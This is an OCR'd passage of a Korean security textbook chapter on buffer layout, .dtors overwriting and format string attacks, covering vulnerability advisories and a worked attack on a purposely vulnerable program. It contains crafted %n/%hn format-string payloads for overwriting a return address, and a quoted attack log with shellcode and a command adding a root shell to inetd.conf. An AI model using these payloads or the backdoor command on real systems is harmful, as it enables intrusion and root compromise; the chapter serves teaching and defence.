
```
function()
 {
  char func_buf[64];
  char c;
 }
 main()
 {
  char main_buf[128];
  char a,b;
  int i;


  function();
```

```
}
```

프로그램이 시작되면서 먼저 main_buf[128]이 stack 에 잡히고, 차례로 a,b,i 가 잡힌후 function()이 호출 되면서 현재 실행코드주소를 push 하고 (ret addr), stack 프레임 포인터로 사용되는 ebp 의 원래값을 push 한후 function 을 수행한다. 차례로 func_buf[64]를 잡고, c 의 공간을 stack 에 할당한다.

아마도 위 프로그램은 function 실행 후 다음과 같은 stack 구조를 가질 것이다.



10.1.5. ELF 의 이해

리눅스를 포함한 유닉스는 사용자의 명령을 해석하는 명령어 해석기 (command interpreter)가 있다. 보통 쉘(shell)이라고 부르는 것으로 sh, csh, ksh, bash, tcsh 등이 있다. 이러한 쉘을 통하여 실행 될 수 있는 파일

들은 여러가지가 있으며, 그 중 하나가 ELF 포멧을 사용하는 이진파일이다.

ELF(Executable and Linkable Format) 포멧은 유닉스 시스템 연구소에서 디자인한 것으로, ECOFF 나 a.out 등의 파일 포멧에 비해 약간의 오버헤드가 있지만, 유연성은 뛰어나다. 리눅스에서 가장 일반적으로 사용되는 포멧으로 자리잡아 가고 있다.

/usr/include/elf.h 은 EFL 헤더 정의이다(redhat 7.0). ELF 는 실행 이미지에 실행 가능한 모든 코드와 데이터를 가지는 정적링크 이미지와 공유라이브러리(shared library)의 코드와 데이터를 링크하는 동적링크 이미지로 구성 된다. 또한, EFL 포멧은 프로그램의 시작과 종료시 특정 함수를 실행할 수 있는 유용성을 지닌다. 우리는 이를 constructors, destructors 라고 부른다.

10.1.6. .dtors 의 이해

gcc 에는 흥미있는 두개의 속성이 있다. constructors 와 destructors 인데 이 속성은 아래와 같은 정의를 통해 프로그래머에 의해 작성되어질 수 있다.

```
============================================================

    static void start(void) __attribute__ ((constructor));

    static void stop(void)  __attribute__ ((destructor));

============================================================
```

constructor 속성의 함수는 main() 전에 실행되고, destructor 속성의 함수는 main() 종료후에 실행된다. destructor 속성 함수는 exit()에 의한 종료시에도 실행이 된다. ELF 실행 가능한 이진파일로 만들어진 이미지에는 .ctors 와 .dtors 두 영역으로 표현되며, 다음과 같은 특징과 레이아웃을 가진다.

- .ctors(constructor)와 .dtors(destructor)는 기본적으로 쓰기 가능한 메모리에 기록
- 쓰여지는 영역이 이진 strip 과 근접해 있다.
- oxffffffff <function address> <function address>...0x00000000 이와 같은 레이아웃을 가진다.

그렇다면 우리는 어떻게 이 영역을 이용하여 우리가 원하는 목적을 달성할 수 있을까? 이 부분을 위해 잠시 메모리에 대한 이야기를 해 보자.

buffer 에는 stack, heap, initialized data, bss 등이 있다. stack 과 heap 영역은 모두 잘 알고 있으리라고 본다. bss(block structured by symbol section)는 초기화 되지 않은 데이타(uninitialized data)들이 저장되는 영역이다.

다음은 각각의 영역이 메모리 상에서 어디에 위치하는 지를 보여준다.

```
============================================================
            | init |      |      |                   |
 text(code) | data | bss | heap | virtual memory space | stack
============================================================
    low                                                 high
```

c 코드에 쓰여지는 방식을 보면 더 쉽게 이해할 수 있을 것이다.

```
============================================================
    stack : char buf[1024];
    heap  : char *buf;
            buf = malloc(1024);
    bss   : static char buf[];
    initialized data : static char buf[] = "test";
============================================================
```

필자가 엄밀히 메모리 영역을 조사해 본 결과 .ctors 와 .dtors 는 초기화된 data 영역과 bss 영역 사이에 존재한다. 그리고, stack 영역을 제외한 메모리 영역은 low address 에서 high address 로 저장되어 간다. 그러므로 프로그램 상에 초기화된 data 영역에 overflow 가 있다면 우리는 .dtors 를 덮어 씀으로써 exit()와 상관없이 overflow 를 일으켜 쉘을 얻을 수 있는 것이다.

앞에서 언급했듯이 .ctors 는 main()함수 시작 전에 호출이 된다. 그러므로, 버퍼오버플로우가 일어나기 전에 .ctors 가 호출될 것이다. 그래서 우리는 .dtors 영역을 덮어 쓸 것이다. 이제 본격적으로 .dtors 를 덮어 써 보도록 한다.

10.2.Format String 취약성

10.2.1. 무엇이 문제인가?

*printf 계열의 함수들은 기본적으로 인자들을 Stack 에서 꺼내어 처리한다. 만약 사용자가 %x, %s 등과 같은 포맷문자열을 인자로 주고 그에 해당하는 값을 넣지 않았을 때 *printf 계열의 함수는 Stack 에서 그 값을 꺼내려고 한다. 그래서 포맷 버그가 있는 프로그램들에 대해서 입력문으로 포맷 문자열을 주면 Stack 에 있는 데이터를 dump 하게 된다.

이러한 성질을 이용하여 Stack 의 내용을 탐색해 볼 수도 있고 %n 과 같이 지금까지 처리한 바이트 수를 인자에 다시 저장하는 기능을 가진 문자열을 사용하면 Stack 에 원하는 내용을 넣을 수도 있다.

[예제 10.6]

```
char *str = "Hello World";
 printf("%s",str);
```

```
char *str = "Hellow World";
printf(str);


char *str = "%x %x %x %x %x %x";
printf(str);
```

흔히, C 언어에서 문자열을 출력하기 위해서 위 첫 번째 방법을 사용하도록 배운다.

그럼에도 불구하고, 게으른 프로그래머들은 위 두 번째 방법이 유효함을 안다. 왜냐하면, 두 번째 방법을 사용하는 것이 코딩의 수를 줄이면서 첫 번째 방법과 똑같은 결과를 얻을 수 있기 때문이다.

그러나, 그 똑같은 결과는 서로 다른 원리에 의해 출력된 것이다.

첫번째 경우에 있어서 "Hello World"는 하나의 인자로써 인식되고, %s 디렉티브에 의해 *str 이 참조가 되게 된다.

두번째 경우는 *str 자체가 format string 으로 인식되어 파싱이 되면서 출력이 된다.

따라서 세번째 경우에 있어서 그것이 증명이 된다. *str 은 하나의 format string 이고, 이것이 파싱되면서 각 디렉티브에 따라서 출력의 형식이 바뀌게 되는 것이다.

위 세번째 경우에 stack 에 있는 값들을 차례로 hexcode 형태로 출력하게 된다. 이것이 바로 문제의 발상이 된다.

10.2.2. Format String Tricking (1)

[예제 10.7]

```
/* normal case */
  int var;
```


```
 printf("blah blah %n", &var);


/* tricky case */
 char buf[64];
 fgets(  buf, sizeof(buf) , stdin );
 printf(buf);
```

위 첫번째 경우 printf 는 다음과 같은 수행을 한다.

```
0x80483c8 <main>:       push   %ebp
0x80483c9 <main+1>:     mov   %esp,%ebp
0x80483cb <main+3>:     sub    $0x4,%esp
0x80483ce <main+6>:     lea     0xfffffffc(%ebp),%eax
0x80483d1 <main+9>:     push   %eax
0x80483d2 <main+10>:    push   $0x8048440
0x80483d7 <main+15>:    call    0x8048308 <printf>
0x80483dc <main+20>:    add    $0x8,%esp
0x80483df <main+23>:    leave
0x80483e0 <main+24>:    ret
```

일단 var 란 int 형 변수를 stack 프래임에 잡고, var 의 주소 &var 를 stack 에 밀어 넣은 다음, "blah blah %n"란 포맷스트링을 스택에 push 한다. 그 후에 printf()를 호출해서 그 format string 을 기준으로 &var 의 주소를 참조, 그 주소에 현재 카운트된 출력문자들(NULL 문자 포함)을 기록하게 된다.




그럼, 두 번째의 예에서 다음과 같은 실험을 해보자.

사용자 입력을 기다리는 타임에 다음과 같은 문자열을 넣어보자.

```
"\0x10\0x7f\0xff\0xbf%n"
```

함수 fget()은 고스란히 위 문자열을 buf 에 저장시킬 것이다. 그리고 아무것도 모르는 printf()는 buf 를 format string 으로 인식해 파싱을 하며 출력을 시도할 것이다. 그럼 이해를 돕기 위해 buf 의 구조를 보면서 이해하기로 하자.



바로 앞 첫번째 예제에서 우리의 machine 이 결과적으로 &var 라는 변수를 인식하는 방법은 바로 4byte 의 어드레스형태였다(0xbf??????). 그럼 여기서 buf 에 4byte 어드레스형의 문자열을 넣음으로써 우리는 그것을

printf()의 문자열 파싱중에 %n 디렉티브에 해당하는 인자(첫번째 경우에서는 &var)처럼 여기게 할 수도 있을 것이다.

즉, printf()의 문자열 파싱중 디렉티브의 발견은 바로 *fmt str 으로부터 바로 위 stack 값들의 참조가 되는 것이다. 여기서는 local variable 인 buf[0]~buf[3]이 바로 int 형 참조 디렉티브 %n 의 희생양이 되는 것이다. 아주 재미있다. 우리가 printf()에 %n 에 해당하는 인자를 주지 않았음에도 불구하고, printf()는 바보처럼 buf[0]~buf[3]까지의 4byte 를 %n 디렉티브에 해당하는 주소인 줄로 착각하여 그 주소에 자신의 문자열 카운트를 기록하는 것이다. 물론, 여기서는 그 값이 4 가 될 것이다.

이런 tricking 으로 우리는 우리가 지정해준 번지에 어떤 값을 쓸 수 있다는 것을 결론 지을수 있다. 현재까지는 4 라는 value 이다.

10.2.3. Format String Tricking (2)

[예제 10.8]

```
int foo=1;
  long var;
pritnf("%100000d%n\n", foo, &var );
```

위 예제는 10.1.2 의 [예제 10.3] 에서 본 것과 비슷하다. 만약 이런 식으로 화면에 프린트한다면 white space x 99999 개와 character '1' 이 출력 된다. 그리고 그것을 카운트한 %n 은 var 에 100000 이란 값을 집어 넣는다. 이것은 우리가 우리가 원하는 값을 &var 에 넣을 수 있음을 시사한다.

[예제 10.7]의


```
 /* tricky case */
  char buf[64];
  fgets( buf, sizeof(buf) , stdin );
```

```
 printf(buf);
```

부분에서 입력값을 받을때 아래의 문자열을 넣으면 어떻게 될까.

```
"\0x00\0x01\0x00\0x00\0x10\0xf7\0xff\0xbf%1000d%n"
```

지금까지 이해를 잘 했다면, printf 가 각 디렉티브에 대해서 어떻게 움직이고, stack 을 어떻게 참조하는지 잘 알 것이다. 그렇다. 이것은 아래 그림처럼 참조를 해서 움직이게 된다.



여기서 결과는 0xbffff710 이라는 주소에 8byte(문자열 갯수) + 1000 = 1016 을 넣는 것이 된다.

이제 우리는 우리가 원하는 주소에 원하는 값을 넣을 수가 있게 되었다. 좀더 세련된 방법을 쓸 수가 있는데, 그것은 카운팅할 문자를 NULL 로 채우고 임의의 문자를 써넣는 방식이다. kalou 라는 사람이 쓴 문서에서 고안한 방식이다.

결론적으로, 여기서 중요한 것은 우리가 원하는 영역에 원하는 값을 정해 넣을 수 있다는 것이다.

10.2.4. 공격 시나리오

먼길을 헤쳐 왔다. 하지만, 아직도 우리에겐 할 일이 많이 남아 있다. 다시 정신을 가다 듬고, 우리가 Format String 을 가지고 Tricking 했던 지식을 가지고, 일반적인 Format String Attack 의 원리를 살펴 보자.

Tricking 의 결론 :

우리가 원하는 값을 원하는 주소에 덮어 쓸 수 있다.

만약 위의 것이 사실이라면, 우리는 시스템에 있어 사용자 권한 부분을 관제하는 시스템의 변수를 건드려서 불법적으로 원하는 Priviledge 를 얻을 수 있을 것이다.

만약 일반 유저가 자신의 UID 를 0 으로 바꾼다면, 루트의 권한으로 프로그램을 실행 할 수 있다. GUARDENT 사의 Tim Newsham 이란 사람은 일찍이 UID 를 바꾸는 것도 가능하리라고 예측을 했는데, 상식적으로 커널이 관리하는 u_area 의 읽기 전용 변수 UID 를 건들인다는 것은 좀 회의적이다.

더 일반적인 Format String Attack 의 공격법은 Buffer Overflow 와 비슷한 공격 양태를 갖는다. 그 시나리오는 다음과 같다.

- 취약성 프로그램의 return address 를 유추한다.
- 그 후 세련된 쉘코드를 스택에 띄워 놓는다.
- return address 와 shellcode 의 주소가 특별한 테크닉으로 조합된 format string 을 구성한다.
- 취약프로그램의 buffer 에 그 format string 을 넣고 공격한다.
- 실패시 다시 프로그램의 return address 를 유추한다. 그리고 위를 다시 반복한다.

10.2.5. 보고된 Format String 의 취약성 분석

리눅스 rpc.statd 의 input format string 취약점

- 해당 시스템

  rpc.statd 가 설치되어 있는

  - Connectiva Linux 5.1 이전 버전,
  - Debian Linux 2.2, 2.3 (i386, sparc, powerpc, alpha)
  - RedHat Linux 6.x (i386, sparc, alpha)
  - S.u.S.E. Linux 7.0 이전 버전

    (IRIX, Solaris, HPUX, FreeBSD 는 이 권고문에서 언급하는 취약점은 없음)

- 취약성

  - /usr/sbin/rpc.statd 은 주로 reboot 와 관련된 Network Status 모니터링을 위해서 RPC 프로토콜로 구현된 RPC utility 로서 NFS lock recovery 를 수행할 때, NFS file locking 서비스에 의해 사용되는 프로그램이다. 이는 NFS (Network File System) 아키텍쳐를 구성하는 하나의 요소이며, NFS 는 거의 대부분의 유닉스(리눅스)시스템에 구현되어 있다. 그런데 rpc.statd 은 수행되면서 클라이언트쪽에서 온 format string 을 서버내의 syslog()함수에 전달하게 되는데, 이 과정에서 적절한 input validation 이 없다는 점이 문제된다.
  - 따라서 악의적인 remote client 사용자는 rpc.statd 의 어느 함수의 return address 를 변조함으로써 임의의 실행코드를 rpc.statd 가 실행되는 권한에 해당되는 권한으로 rpc.statd 서버쪽에서 실행시킬 수 있다. 또한 rpc.statd 가 실행되기 위해서는 network socket 의 open 을 해야되는데, 이러기 위해서는 보통 root 로 실행되고 있다.

```
# ps -auxww | grep rpc.statd
```

```
root  403  0.0  2.1  1384  672 ?  S  Jun27  0:00  rpc.statd
```

- 따라서, 외부에서 remote attack 을 통해서 직접 root 권한을 획득할 수 있게 된다.
- 이 공격방법에서는 공격에 필요한 어떤 특정한 함수를 사용하기 위해서 악성 데이터들이 buffer 영역을 넘치게끔 하지는 않고 다른 간접적인 방법을 사용하여 return address 를 덮어씌우기 때문에 본래 엄밀한 의미의 버퍼오버플로우 공격은 아니지만 그 효과에서는 매우 비슷하다.
- 현재 이 취약점을 악용하여 리눅스 시스템을 공격할 수 있는 exploit 코드가 인터넷 상에 다수 공개되어 있으며, 이러한 exploit 툴에 의해 공격을 받았을 경우 /var/log/messages 파일에는 다음과 같은 흔적이 남기도 한다.

```
Aug 31 10:43:21 linux18.certcc.or.kr rpc.statd[410]: SM_MON
request for
hostname containing '/': ^D^D^E^E^F ^F^G^G08049f10 bffff754
000028f8 4d5f4d53 72204e4f 65757165 66207473 6820726f 6e74736f
20656d61 746e6f63 696e6961 2720676e 203a272f
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000bffff704000000
00000000000000000000000000000000000000000000bffff7050000bffff7060
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000bff
ff707<90><90><90><90><90><90><90><90><90><90><90><90><90><90><
```

```
90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90
><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><
90><90><90><90><90>K^<89>v<83><8D>^(<83><89>^<83><8D>^.<83><83
><83>#<89>^1<83><88>F'<88>F*<83><88>F<89>F+,<89><8D>N<8D>V<80>
1<89>@<80>
/bin/sh -c echo 9704 stream tcp nowait root /bin/sh sh -i >>
/etc/inetd.conf;
killall -HUP inetd
```

- 이 공격의 영향으로 9704 번 포트로 root shell 이 열리게 된다. 이 버그는 위에서 언급한 리눅스 시스템들에게 대단히 치명적이다.

LPRng 의 format string 버그

- 해당 시스템
  - Caldera eDesktop 2.4
  - Caldera eServer 2.3
  - Caldera OpenLinux Desktop 2.3
  - Caldera OpenLinux eBuilder 3.0
  - RedHat Linux 7.0
  - Trustix Trustix Secure Linux 1.1
  - Trustix Trustix Secure Linux 1.0
- 취약성
  - LPRng 는 버클리 lpr 프린트 spooler 유틸리티로 대부분의 Unix 시스템에 실행되는 소프트웨어로 lpr, lpc, lprm 프로그램, 프린트 큐의 동적인 리다이렉션, 로드 벨런싱, 강력한 보안 기능 등을 제공하여 강력하고 확장성과 이식성이 뛰어난 프린팅 소프트웨어이

다. 그런데 이 LPRng 프린터 데몬은 format string 버그로 인하여 root 권한을 얻을 수 있는 취약점이 존재한다.

- LPRng 에서 use_syslog()라는 함수는 사용자 입력을 LPRng 의 스트링으로 리턴하는데 이 스트링은 포맷 스트링으로써 syslog() 함수에 보내진다. 이 때 syslog() 함수에서 포맷 스트링 버그로 입력값이 "%s%s%s%s%s%s..."과 같은 값일 경우에 root 의 권한을 침해당할 수 있다.

ToolTalk 서비스 취약점

- 해당 시스템
  - HP HP-UX 10.10
  - HP HP-UX 10.20
  - HP HP-UX 11.00
  - HP HP-UX 11.11
  - IBM AIX 4.3
  - IBM AIX 5.1

  * SGI IRIX 5.2-6.4
  - Compaq Tru64 DIGITAL UNIX v4.0f
  - Compaq Tru64 DIGITAL UNIX v4.0g
  - Compaq Tru64 DIGITAL UNIX v5.0a
  - Compaq Tru64 DIGITAL UNIX v5.1
  - Compaq Tru64 DIGITAL UNIX v5.1a

  * Sun Solaris 1.1-1.2

  * Sun Solaris 2.0-2.7
  - Sun Solaris 7
  - Sun Solaris 8

* Note: 위의 리스트는 정확하다고 판단되기는 하나 모든 플랫폼과 버전에서 테스트되어지지는 않았다. 따라서 위의 리스트 중 일부는 취약점이 없을 수 도 있다.

- 취약성
  - ToolTalk 데이타베이스 서버(rpc.ttdbserverd)에 원격공격자가 ToolTalk 서비스를 불능으로 만들거나, 시스템에 공격코드를 실행시키거나, 시스템 관리자권한을 획득할 수 있게 하는 format 스트링 취약점이 존재한다. ToolTalk 는 어플리케이션이 네트웍을 통해 서로 커뮤니케이션이 가능할 수 있도록 고안되었다.
  - ToolTalk 는 RPC(Remote Procedure Call)이며 ToolTalk 데이터베이스 서버(rpc.ttdbserverd)에 의해 관리되어 진다. rpc.ttdbserverd 는 대부분의 Unix O/S 에서 디폴트로 사용 가능하다.
  - ToolTalk 는 사용자 정의 포맷팅 argument 를 해석할 수 있는 "syslog()" call 을 지원하는데, "syslog()" call 에 취약점이 존재한다. 따라서 원격공격자는 취약점을 이용하여 포맷팅을 컨트롤 하여 공격코드를 시스템에 실행시킬 수 있다. 포맷스트링 취약점은 성공한 공격이 실행중인 프로그램의 보호되어져야 하는 메모리상에서 비인가된 처리를 할 수 있다는 점에서 버퍼오버플로우 취약점과 비슷하다. 포맷 스트링 취약점은 프로그래머가 "printf" 계열 함수를 사용할 때 포맷 argument 를 지정하는 일을 게을리할 때 발생한다.

SQL 서버 Text 포맷 버퍼오버플로우 취약점

- 해당 시스템
  - Microsoft SQL Server 7.0
  - Microsoft SQL Server 2000

- 취약성
  - SQL Server 7.0 와 2000 에는 문자 메시지를 처리하는 database 쿼리를 지원하는 함수들이 존재한다.(문자 메시지를 생성해서 변수에 저장하는 함수, 문자 메시지를 출력하는 함수) 이 함수와 관련된 두개의 취약점이 존재한다.
  - 첫 번째 취약점은 함수자체의 오류로, 함수가 문자 메시지의 크기를 정확히 검증하지 않으므로 인해 요청된 문자 메시지가 저장될 버퍼를 초과할 수 있으며 결국 버퍼 오버플로우가 일으켜 공격자가 공격코드를 실행시키거나 혹은 서비스가 종료될 수 있다.
  - 두 번째 취약점은 Windows Server 4.0, 2000, XP 상에 인스톨시에 SQL 서버 함수가 호출하는 C Runtime 함수의 포맷스트링 취약점으로 공격자의 공격코드가 실행되지는 않지만 Dos 공격을 일으킬 수 는 있다.
  - 이 두 취약점은 각각 다른 경로의 취약점이므로 패치 적용시에도 각각의 취약점에 따라 패치를 적용해야 한다.

10.3.Format String Attack 예제

우리가 먼저 이 장의 "10.3.1 Return Address 를 찾기"로 넘어가기 전에 우리가 예제로써 쓸 취약프로그램의 코드를 보고 넘어 갈 것이다. 이 코드는 현재 버퍼 오버플로우가 일어나지 않게 끔 하도록 하는 보안권고에 충실한 소스라고 볼 수 있겠다. 하지만, 이제 이런 식으로 짜여진 프로그램도 더 이상 안전할 수가 없다.

또한, 아래 설명하겠지만 편의에 의해 그 리턴 코드를 볼 수 있게 작성되어 있다.

[예제 10.9] vulfmt.c

```
/*
```

```
* vulfmt.c
*/
#include"dumpcode.h"
/* thanks to PLUS (Postech Laboratory for Unix Security) */


unsigned long get_sp()
{
    __asm__("movl %esp,%eax");
}


void func(char **argv)
{
   char buf[128];


   snprintf(buf, sizeof(buf), argv[1]);
   buf[sizeof(buf) - 1] = '\0';


   printf("%s\n", buf);


   /* dump stack */
   dumpcode( (char*)get_sp() , 256 );
}


int main(int argc, char **argv)
{
   if(argc !=2) {
      printf("it needs something argument\n");
```

```
      exit(0);
   }

   func( argv);

   return 0;
}
```

10.3.1. Return Address 찾기

Format String Attack 의 첫번째 난관은 바로 이 리턴 어드레스를 찾는 부분이다. 현실적으로 공격에 쓰여지는 공격 코드들은 오로지 수작업에 의한 경험적인 측면에 근거하는 것이 대부분이다. 사실상 우리가 구할 수 있는 exploit 은 오로지 그것을 만든 해커의 시스템에 최적화 되 있는 것이 일반적이다.

취약 프로그램의 return address 는 공격 코드의 핵심이지만, 항상 해커가 만든 시스템에서만 잘 돌아가는, 혹은 운이 좋으면 실행 될 수 있는 즉, 공격 hit 율이 굉장히 떨어지는 "어떤 값"으로 주어져 있다. 우리는 우리의 타겟이 되는 한 프로그램을 공격하기 위해서 그 프로그램의 소스를 분석하고, 실제적으로 디버깅을 통해 자신의 공격을 확인해야 한다.

꽤 부담가는 작업이다. 그러나 프로그램에 굉장히 숙련되거나, 시스템에 대한 이해가 풍부한 사람이라면 그러한 exploit 하나쯤 만드는 것은 별일이 아니리라 생각된다.

아무튼, 여기서는 해킹을 처음 접해 보는 이들을 대상으로 하였기 때문에 이해를 돕기 해서 취약 프로그램의 Return Address 를 드러낸 상태에서 공격을 시도할 것이다. 실제 취약프로그램의 Return Address 를 찾는 일은 숙련을 거친 후에 시도해 보기를 권장한다.

10.3.2. Format String 구성하기

이것은 일단 우리의 목적하는 쉘코드가 현재 우리의 실행스택에 떠 있으며, 설령 그렇지 않다 하더라도 프로그램의 수행과 동시에 그것이 우리가 알 수 있는 어느 위치에 자리잡고 있다는 것을 가정해야 한다. 또한, 그래서 그것을 가르키는 가상주소가 우리 공격 프로그램의 offset 인자로 조정되어질 수 있다는 것을 숙지해야 하겠다.

이를테면, 우리는 우리의 shellcode 가 있는, 실행될 가상주소를 이미 알고 있어야 한다.

그래야 그것을 가지고, Format String 을 구성할 수가 있기 때문이다. 독자의 이해를 돕기 위해 좀 쉬운 방법부터 진행해 보도록 하겠다.

우리가 원하는 shellcode 의 첫번째 주소위치가 0xbffff7a0 라고 하자. 그리고, 추측되거나 혹은 소스를 통해 예상되는 취약 프로그램의 return address 가 0xbffff980 지점이라고 하자.

그러면, 우선 이 두 주소를 공격용 format string 으로 만들기 위해서 아주 cute 한 계산이 필요하다. 보통 %n 디렉티브는 4byte 에 저장을 하게 되어있다(보통 integer= 4byte).

그렇다면 우리는 취약 프로그램 vulfmt 에 대해 다음과 같은 format string 을 구성해 볼 수 있겠다.

우리가 %n 이 가르키는 영역(즉, 리턴어드레스 지점)에 0xbffff7a0 의 값이 채워지게 하려면, 약 3221223328 개의 출력 폼 size 를 printf()의 파싱 중 %n 디렉티브의 발견과 동시에 인식시켜야 한다.

그러한 Format String 은 아마도 다음과 같을 것이다.

```
"\xff\xff\xff\xff\xa0\xf7\xff\xbf%3221223320d%n"
```

하지만, 3221223320 은 결코 작은 숫자가 아니다. 우리의 시스템은 보통 이렇게 큰 폼을 보기 위해 만들어지지는 않았다. 그래서 두번에 걸친 return address 의 overwrite 가 필요로 한다.

말하자면, 0xbffff7a0 과 0xbffff7a2 에 2byte 씩 두 번에 걸쳐 쓰는 방식이다. 운이 좋게도 %n 디렉티브가 4byte 를 쓰는 데에 반해 %hn 디렉티브는 2byte 를 쓴다.

```
 "\xff\xff\xff\xff\xa2\xf7\xff\xbf"
 "\xff\xff\xff\xff\xa0\xf7\xff\xbf"
 "%49135d%hn%14241%d%hn
```

- 주의 : 계산은 각자의 시스템에 맞게 하도록 하자. 어떤 머신들은 파싱중에 garbage 를 첨가 시키는 경우도 있기 때문이다.

자, 그럼 위에서 만들어진 Format String 을 가지고 Stack 을 한번 침투해 보도록 하겠다.

10.3.3. Format String Attacking (1)

아래는 위에서 만들어진 Format String 으로 공격을 한 실행결과이다. 주의 깊게 참고하자.

[예제 10.9] 의 결과

```
"\xff\xff\xff\xff\x82\xf9\xff\xbf\xff\xff\xff\xff\x80\xf9\xff\
xbf%
 49135d%hn%14241d%hn"'
 0xbffff930  d6 86 04 08 30 f9 ff bf 00 01 00 00 ff ff ff
ff   ....0...........
 0xbffff940  82 f9 ff bf ff ff ff ff 80 f9 ff bf 20 20 20
20   ............
```

```
 0xbffff950  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
 0xbffff960  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
 0xbffff970  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
 0xbffff980  a0 f7 ff bf 20 20 20 20 20 20 20 20 20 20 20
20   ....
 0xbffff990  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
 0xbffff9a0  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
 0xbffff9b0  20 20 20 20 20 20 20 20 20 20 20 00 c8 f9 ff
bf    ....
 0xbffff9c0  09 87 04 08 14 fa ff bf e8 f9 ff bf b3 0f 03
40   ...............@
